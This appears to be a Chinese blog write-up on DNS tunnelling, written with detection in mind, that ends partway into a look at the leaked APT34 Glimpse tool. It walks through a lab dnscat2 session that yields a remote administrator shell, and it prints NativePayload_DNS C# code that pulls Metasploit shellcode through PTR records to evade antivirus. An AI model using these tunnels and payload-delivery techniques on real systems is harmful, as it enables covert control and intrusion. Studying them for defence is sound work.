由 APT34 Glimpse 工具引申出的 DNS 隧道问题

由于 APT34 工具的曝光，还有就是最近工作上关注了一下 DNS 隧道的检测，所以结合几个工具记录一下。

DNS 隧道简介

DNS 协议是一个分布式的客户机/服务器网络数据库，分布式的原因是：互联网中没有单独的一个站点能够知道所有的信息。
访问 DNS 是通过地址解析器的应用程序库来完成，在请求 TCP 打开一个连接或是使用 UDP 发送一个单播数据之前，需要知道 ip 地址。

而 DNS 隧道就是通过 DNS 建立起来的一种隧道连接。

DNS 的几种资源记录类型

主机记录（A 记录）：
将 DNS 中的域名称对应到 IPv4 地址

AAAA 记录 IPV6 解析记录：
该记录是将域名解析到一个指定的 IPV6 的 IP 上。

PTR
定义某个 IP 对应的域名，

CNAME (Canonical Name)记录，通常称别名解析
可以将注册的不同域名都转到一个域名记录上，由这个域名记录统一解析管理，与 A 记录不同的是，CNAME 别名记录设置的可以是一个域名的描述而不一定是 IP 地址

URL (Uniform Resource Locator)转发：网址转发
如果你没有一台独立的服务器（也就是没有一个独立的 IP 地址）或者您还有一个域名 B，您想访问 A 域名时访问到 B 域名的内容，这时您就可以通过 URL 转发来实现。
url 转发可以转发到某一个目录下，甚至某一个文件上。而 cname 是不可以，这就是 url 转发和 cname 的主要区别所在。

服务位置记录（SRV 记录）：
RFC 2782 定义，用于定义提供特定服务的服务器的位置，如主机（hostname），端口（port number）等。

NS（Name Server）记录是域名服务器记录

用来指定该域名由哪个 DNS 服务器来进行解析，可以把一个域名的不同二级域名分别指向到不同的 DNS 系统来解析。

TXT 记录：

TXT 记录一般是为某条记录设置说明，比如你新建了一条 a.ezloo.com 的 TXT 记录，TXT 记录内容"this is a test TXT record."，然后你用 nslookup -qt=txt a.ezloo.com ，你就能看到"this is a test TXT record"的字样。

除外，TXT 还可以用来验证域名的所有，比如你的域名使用了 Google 的某项服务，Google 会要求你建一个 TXT 记录，然后 Google 验证你对此域名是否具备管理权限。

DNS 隧道利用

选几个算是比较有代表性的工具来说明一下。

DNSCAT2

DNSCAT2 的控制端使用的是 Ruby，被控端使用编译好的 exe 文件，后来网上也有 Powershell 版本的 dnscat。

安装：git clone https://github.com/iagox86/dnscat2.git

然后 ruby dnscat2.rb domain_name 运行，这个 domain_name 需要能够被解析到，否则就不行，我这里本地实验所以把被控端的 DNS 地址改成了控制端的 IP，否则被控端解析不到 test 域名。

```
root@kali:/opt/dnscat2-master/server# ruby dnscat2.rb test

New window created: 0
New window created: crypto-debug
dnscat2> [DEPRECATION] This gem has been renamed to optimist and will no longer be supported. P
 as soon as possible.
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = test]...

Assuming you have an authoritative DNS server, you can run
the client anywhere with the following (--secret is optional):

  ./dnscat --secret=461f580f96d624cb2ca14b8833edc748 test

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=461f580f96d624cb2ca14b8833edc748

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.
```

然后再被控端执行 powershell 脚本 dnscat2.ps1

PS c:>Start-Dnscat2 -Domain test -DnsServer 192.168.144.130

然后可以看到 dnscat2 这边已经反弹回了一个 session 1

```
dnscat2> New window created: 1
/opt/dnscat2-master/server/controller/packet.rb:228: warning: constant ::Bignum is deprecated
/opt/dnscat2-master/server/controller/packet.rb:228: warning: constant ::Bignum is deprecated
/opt/dnscat2-master/server/controller/crypto_helper.rb:13: warning: constant ::Bignum is deprec
/opt/dnscat2-master/server/controller/crypto_helper.rb:21: warning: constant ::Bignum is deprec
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Trivia Cargo Yerba Tried Grocer Hobble
/opt/dnscat2-master/server/libs/dnser.rb:379: warning: constant ::Fixnum is deprecated

dnscat2> session -i 1
New window created: 1
history_size (session) => 1000
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Trivia Cargo Yerba Tried Grocer Hobble
This is a command session!

That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.

command (WIN-U4OLFDK6RSU) 1> whoami
Error: Unknown command: whoami
command (WIN-U4OLFDK6RSU) 1> ?
```

使用 shell 命令进行

```
command (WIN-U4OLFDK6RSU) 1> shell
Sent request to execute a shell
command (WIN-U4OLFDK6RSU) 1> New window created: 2
Shell session created!

command (WIN-U4OLFDK6RSU) 1> session -i 2
New window created: 2
history_size (session) => 1000
Session 2 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Dorper Obese Staved Liming Push Broke
This is a console session!

That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [°汾 6.1.7601]
°鑾ξ (c) 2009 Microsoft Corporationi£±£´ξĘ{i£

C:\Users\Administrator>
shell 2>
shell 2> whoami
shell 2>
C:\Users\Administrator>whoami
win-u4olfdk6rsu\administrator

C:\Users\Administrator>
shell 2>
C:\Users\Administrator>
```

通过抓包可以看到全部使用 DNS 协议进行数据通信，并且会随机采用三种不同类型的查询方式进行传输内容。

116	108.812698	192.168.144.130	192.168.144.159	DNS
120	112.992924	192.168.144.130	192.168.144.159	DNS
99	92.256735	192.168.144.159	192.168.144.130	DNS
5	4.214706	192.168.144.159	192.168.144.130	DNS
17	16.889020	192.168.144.159	192.168.144.130	DNS
29	29.509211	192.168.144.159	192.168.144.130	DNS
46	42.039767	192.168.144.159	192.168.144.130	DNS
58	54.615753	192.168.144.159	192.168.144.130	DNS
70	67.226200	192.168.144.159	192.168.144.130	DNS
82	79.756257	192.168.144.159	192.168.144.130	DNS
100	92.258039	192.168.144.130	192.168.144.159	DNS
30	29.510501	192.168.144.130	192.168.144.159	DNS
18	16.889964	192.168.144.130	192.168.144.159	DNS
47	42.041009	192.168.144.130	192.168.144.159	DNS
59	54.616681	192.168.144.130	192.168.144.159	DNS
6	4.215943	192.168.144.130	192.168.144.159	DNS
71	67.227022	192.168.144.130	192.168.144.159	DNS
83	79.757424	192.168.144.130	192.168.144.159	DNS

```
e 82: 308 bytes on wire (2464 bits), 308 bytes captured (2464 bits)
```


DNSCAT 还有一些其他的使用方式，具体不再说明。

NativePayload_DNS

NativePayload_DNS 不是利用 DNS 隧道来进行命令控制上传文件，而是利用 DNS 隧道来传输 shellcode，也就是分离免杀，躲避杀软的静态检测。


地址：https://github.com/DamonMohammadbagher/NativePayload_DNS

这里作者提供的是 c#的源代码，需要自己生成 exe 文件，我用的是




使用：


首先将 MSF 生成的 shellcode 制作成 IP+地址的格式




使用 dnsspoof 创建 DNS 服务器，并使用 MSF 开启监听。



在 win7 主机上执行生成的 exe 文件



成功执行 shellcode



原理：

看下 C#代码可以看到，原理其实很简单，代码也比较短。首先看其中存在一个包含

DNS_PTR_A 和 DNSServer 两个参数的函数__nslookup。
使用 ProcessStartInfo 类接收 nslookup.exe 的返回值，比如 nslookup.exe 1.1.1.1 192.168.144.130，对应的 PTR 记录（通过 IP 反查域名）就是 0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com

```
public static string __nslookup(string DNS_PTR_A, string DnsServer)
{
        /// humm sometimes you need this code ;)
        ////ProcessStartInfo ipconfigflushdns = new ProcessStartInfo("ipconfig", "/flushdns"
        ////ipconfigflushdns.UseShellExecute = false;
        ////ipconfigflushdns.RedirectStandardOutput = false;
        ////Process ipflush = new Process();
        ////ipflush.StartInfo = ipconfigflushdns;
        ////ipflush.Start();

        /// Make DNS traffic for getting Meterpreter Payloads by nslookup
        Console.WriteLine("nslookup.exe {0} {1}", DNS_PTR_A, DnsServer);
        ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", DNS_PTR_A + " "
        ns_Prcs_info.RedirectStandardInput = true;
        ns_Prcs_info.RedirectStandardOutput = true;
        ns_Prcs_info.UseShellExecute = false;
        /// you can use Thread Sleep here

        Process nslookup = new Process();
        nslookup.StartInfo = ns_Prcs_info;
        nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        nslookup.Start();

        /// if you want to change your FQDN from "1.com" to "22.com"
        /// then you should change these Settings and Values too ;)
        string computerList = nslookup.StandardOutput.ReadToEnd();
        string[] lines = computerList.Split('\r', 'n');
        string last_line = lines[lines.Length - 5];
        string temp_1 = last_line.Remove(0, 9);///11);
        _Records = "\"" + temp_1;
        int i = temp_1.LastIndexOf('.');
        string temp_2 = temp_1.Remove(i, (temp_1.Length - i));
        int b = temp_2.LastIndexOf('.');
        string final = temp_2.Remove(b, temp_2.Length - b);
        return final;

}
```

这里把地址的个数设置为了 34，就是 shellcode 的行数，上面的 dns.txt 可以看到

```
string _DnsServer = "192.168.144.130";
/// 1.1.1.{x} ==> x = 0 ... 33
string _IPaddress_Begin = "1.1.1.";
int _IPaddress_Counter = 34;
```

然后通过循环遍历请求 1.1.1.0-1.1.1.33 对应的 PTR 记录，即可达到远程调用 shellcode 的目的。

```
for (int i = 0; i < _IPaddress_Counter; i++)
{
    _DATA[i] = __nslookup(_IPaddress_Begin + i, _DnsServer);
    DATA += _DATA[i].ToString();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("DNS Request Send: {0}", (_IPaddress_Begin + i).ToString());
    Console.ForegroundColor = ConsoleColor.DarkYellow;
    Console.WriteLine("DNS Response type PTR Record: {0}", _Records);
    Console.ForegroundColor = ConsoleColor.DarkGray;
}
Console.WriteLine("data : {0} ",DATA.Length);
```

再看 PCAP 包，可以看到 33 个 PTR 请求，返回值为 Dmain Name 字段，就是 shellcode。

127	35.156513	192.168.144.130	192.168.144.1	DNS
134	37.332660	192.168.144.130	192.168.144.1	DNS
141	39.508549	192.168.144.130	192.168.144.1	DNS
148	41.684579	192.168.144.130	192.168.144.1	DNS
155	43.860192	192.168.144.130	192.168.144.1	DNS
162	46.036182	192.168.144.130	192.168.144.1	DNS
28	9.044598	192.168.144.130	192.168.144.1	DNS
169	48.212212	192.168.144.130	192.168.144.1	DNS
176	50.388634	192.168.144.130	192.168.144.1	DNS
183	52.564174	192.168.144.130	192.168.144.1	DNS
190	54.740562	192.168.144.130	192.168.144.1	DNS

```
[Request In: 182]
[Time: 0.140661000 seconds]
Transaction ID: 0x0002
▷ Flags: 0x8580 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
◢ Queries
  ◢ 22.1.1.1.in-addr.arpa: type PTR, class IN
      Name: 22.1.1.1.in-addr.arpa
      [Name Length: 21]
      [Label Count: 6]
      Type: PTR (domain name PoinTeR) (12)
      Class: IN (0x0001)
◢ Answers
  ◢ 22.1.1.1.in-addr.arpa: type PTR, class IN, "0x990xa50x740x610xff0xd50x850xc00x740x0a0x490x
      Name: 22.1.1.1.in-addr.arpa
      Type: PTR (domain name PoinTeR) (12)
      Class: IN (0x0001)
      Time to live: 60
      Data length: 71
      Domain Name: "0x990xa50x740x610xff0xd50x850xc00x740x0a0x490xff0xce0x750xe5.1.com"\r
```

APT34-Glimpse

APT34 刚刚报出的远控工具，考虑到需要进行检测，就看了一下


结构：

工具是分为三个部分，server、Agent、panel

Server 是一个 node.js 编写的服务端，会建立一个 dns 服务器

panel 中的 exe 文件为可视化控制台

Agent 中主要看 dns_main.ps1，其他两个 powershell 文件都是混淆过的。



演示：

